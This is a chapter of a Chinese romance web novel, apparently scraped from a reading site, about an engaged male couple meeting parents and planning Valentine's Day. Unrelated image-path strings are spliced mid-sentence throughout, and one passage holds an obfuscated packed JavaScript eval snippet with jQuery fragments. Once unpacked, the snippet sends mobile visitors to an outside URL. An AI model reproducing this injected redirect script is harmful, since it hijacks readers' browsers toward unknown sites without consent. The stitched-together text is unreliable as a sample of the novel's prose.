    黎徊宴洗个澡,身上没酒味,口腔里也是漱口水的清新味儿,唯一泄露的地方是他的嗓音和说话腔调,带着一股微醺放松的困倦。


    这可不像一点儿。


    两人有一搭没一搭,声音渐低,依偎着睡了过去。


    周末晚上七点,傅家。


    傅星戎说不用特意准备东西,黎徊宴还是备了,做足了上未婚夫家门的礼仪。


    厨房,傅星戎切着水果。相似的场景,相似的处境。


    老傅又把他给支开了。


    也不知道什么话,还得避着他说,他拿叉子叉了一


    块梨放嘴里,脆甜的滋味儿弥漫开,门口多了一道人影,是傅夫人——他妈来了


    “妈。”他推了推果盘,“吃梨吗?”


    “让你切个水果,你还在里面吃上了。”他妈走进来。


    “这不是怕太快出去,你和老傅没有发挥的余地。”傅星戎腮帮子一动一动,道,“支开我就不能找个走心点儿的理由?”


    “你护得跟什么似的,我跟你爸还能吃了他不成?”他妈道。


    傅星戎:“哪儿呢,这不是热恋期,分开一下都难受。”


    傅夫人:“……”


    “别贫嘴。”他妈问他,他手上那淤青是不是和黎徊宴有关系。


    “妈,你想什么呢?”傅星戎道,“你看黎总那样儿,像是会对我动手的人?”


    他明知道她不是那个意思。


    “你就骗我吧。”傅夫人擦了擦眼角不存在的泪,又想起他去年被流弹打中,命悬一线,说他不爱惜自己身体,任性妄为。


    “是是是,我任性。”傅星戎道,“我以后里三层外三层给身上抹护肤品,一定好好爱惜。”厨房门外,一道身影晃过,微乎其微的脚步声回到了客厅。


    傅董接电话去了,客厅只剩下黎徊宴一人,他长腿微曲,端着桌上茶水轻抿。


    傅星戎不让他提那个事儿,哪是烦他爸妈念叨,是不想让他在他爸妈面前留下点不好的印象,不想让他爸妈觉着,他跟他在一起有风险,不安全。


    也可能是有点嫌解释麻烦在里面。


    吃过晚饭,他被傅夫人叫住。


    她儿子喜欢他,他们也中意这门亲事。她在探他口风,打探他对他们儿子真心有几分。黎徊宴性情不简单,忍的时候能忍,一旦动了心思,就不给人留活路,就像他对那同父异母的弟弟。


    他能让他进公司,让他手握权力,也能在一夕之间,让他一无所有,跌入谷底,手段狠绝。


    这份果决和薄情,难免会让人觉得有几分不安。


    他心思太深。


    傅夫人:“我只有星戎这一个儿子,没见过他对谁这么上心。”


    黎徊宴一顿:“我未来的先生,也只会有一个。”


    放在心尖上的人,有这么一个,就够了。


    饭吃完了,两人没有留宿。


    上了车,关上车门,傅星戎提醒黎徊宴系上安全带,到了只有两人的私下,他才问了他一嘴:“我爸他们跟你说什么了?”“没说什么。”黎徊宴说。


    傅星戎从后视镜看了他一眼,没说什么,这么心不在焉的,人在车里,魂不知道飞哪儿去了。


    黎徊宴:“你手磕青的地方还没好?”


    “好了。”傅星戎说。


    黎徊宴侧过脸,看了他两秒,不知道怎么得出了个结论:“你这几天都没擦药。”


    傅星戎:“忘了。”


    实际上是他嫌味儿大,懒得擦。


    “回去你给我擦啊。”他道。


    过了会儿,黎徊宴开口:“你最近……”


    “嗯?”“没什么。”


    “还得我猜呢?”


    “……”


    “我最近挺好的。”傅星戎说。


    是挺好,除了两人办事儿的时候都会被打断这点除外。晚上回到家,傅星戎脱了外套,去洗了个澡,手臂上淤青没散,一块一块的,不好消,摸着没多疼。


    黎徊宴依言给他上药,连擦带揉,那一块皮肤都在发热。


    夜黑风高,一个不小心就容易擦枪走火,傅星戎把人压在沙发上,衣服都扒了,手机不解风情的响了起来,一声接着一声,格外的煞风景。“等会儿。”黎徊宴推着他胸口。


    操。


    傅星戎心下低骂了声,松了力道。


    两人气喘吁吁,电话是黎徊宴助理打来的。


    傅星戎靠在一边沙发上,看他和助理打电话。


    黎徊宴和人打电话的时候,脸上表情沉着而又冷淡,挺有成年男性的魅力,处理公事儿游刃有余的语调也特别吸引人,不过这也意味着,今天这事儿继续不下去了。


    他一边扣着衣服,一边和傅星戎说出门一趟,“你先睡,不用等我。”


    “你就这样儿……”傅星戎眼神示意了过去,挑眉,“出得了门?”


    黎徊宴拿过桌上半杯水灌下去:“等几分钟就消了。”傅星戎问他什么事儿这么急,黎徊宴说公司里一个年轻人,弄出了点事儿。


    “男的女的?”


    “男的。”


    “多大年纪?”


    “……”


    黎徊宴从一身火气里找回了点神,淡色的眸子瞥向傅星戎,“问这个干什么?”


    “你说干什么?”傅星戎说,“我未婚夫,大半夜跑去陪别的人,我多问两句怎么了?”“我未婚夫”四个字从黎徊宴耳朵里穿过,他凸起的喉结滚了两下:“不知道,我没查过。”


    这一身火气一时半会儿有些


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|chxs|n|xyz|14998210|89484||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''消不下去了。


    他又纠正道:“我不是去陪他。”


    傅星戎可有可无的从鼻间哼了声。


    黎徊宴去冰箱里拿了一瓶矿泉水,还没拧开,身后一道重影袭来,冰箱门被一只宽大的手盖上。


    “黎哥,我就在你面前呢。”傅星戎说,“你找我帮帮忙,不比这个痛快舒服多了?”


    两人在一起之后,鲜少有吃得这么素的时候了,偶尔来一次,还挺别有滋味儿。


    傅星戎借了他一只手,替他潦草的办了个事儿,潦草却是不敷衍。


    完了事儿,黎徊宴穿上衣服准备出门,傅星戎衣服从头乱到尾,躺在沙发上也没整理,腹肌露了大片,呼吸间轻微的起伏着,一眼就能看出刚才发生过什么的程度。


    “你自己睡,不用等我。”


    傅星戎盖住眼帘的手臂拿下来,“嗯”了声。


    “我走了。”“嗯。”


    某一瞬间,黎徊宴有种自己成了下床不认人渣男的错觉。


    还有一种不想离开的冲动。


    黎徊宴抑制住这股劲儿,挪开了眼,拿上手机。


    傅星戎翻身坐起,衣摆盖了下来:“走吧,送你。”


    这个送,也就止步于电梯。


    黎徊宴工作上的事儿,傅星戎不怎么插手,对于那年轻小伙儿,他也不是真那么在意,年轻小伙儿那么多,觊觎黎徊宴的更是多,光是圈子里就有一堆,真要在意,每天光是吃醋都能填饱肚子了。


    黎徊宴出了门,傅星戎没睡,回屋进了房间里倒腾。


    快情人节了。


    以往二十多个的情人节,那都和他没关系。


    今年不一样,有对象了,那就有关系了。能用钱买到的,黎徊宴都不缺,他也不缺,傅星戎想给点特别的,毕竟这是他们在一起后的第一个情人节。


    他不知道黎徊宴记不记得情人节这回事儿,他以前有没有谈过,和谁谈,除了那姓季的,他也没听说过别的人,过没过过情人节就更不知道了。


    他看起来不太像那种喜欢过这种节日的性子,不过傅星戎还是挺期待他收到礼物是个什么表情。


    没成想,当天礼物和计划都齐全了,缺个人——黎徊宴要出席一个慈善晚会,没腾出时间。


    “嗡嗡”。


    隔着一层布料紧贴大腿的手机震动着,黎徊宴面上带着寡淡的笑,拿着高脚杯,面前的人带着女伴,问他怎么一个人,“那位傅少怎么没陪你?”


    他打趣道:“不会跑哪儿


    玩儿去了吧?”


    明显不怀好意的问话。


    生意场上难免树敌,他们这圈子,不会直白的给人难堪,拐着弯让人不舒服的话却是不少,也正因没撕破脸皮,这话便叫人如鲠在喉,又不好发作。


    手机还在震。


    黎徊宴道了声“稍等”,拿出了手机。


    傅星戎一连串的给他发了好些消息,不是问他什么时候回,而是一连串的转发新闻文章,标题十分醒目。【惊!竟有人把工作当对象!】


    【论当代青年工作压力,秃顶如何拯救】


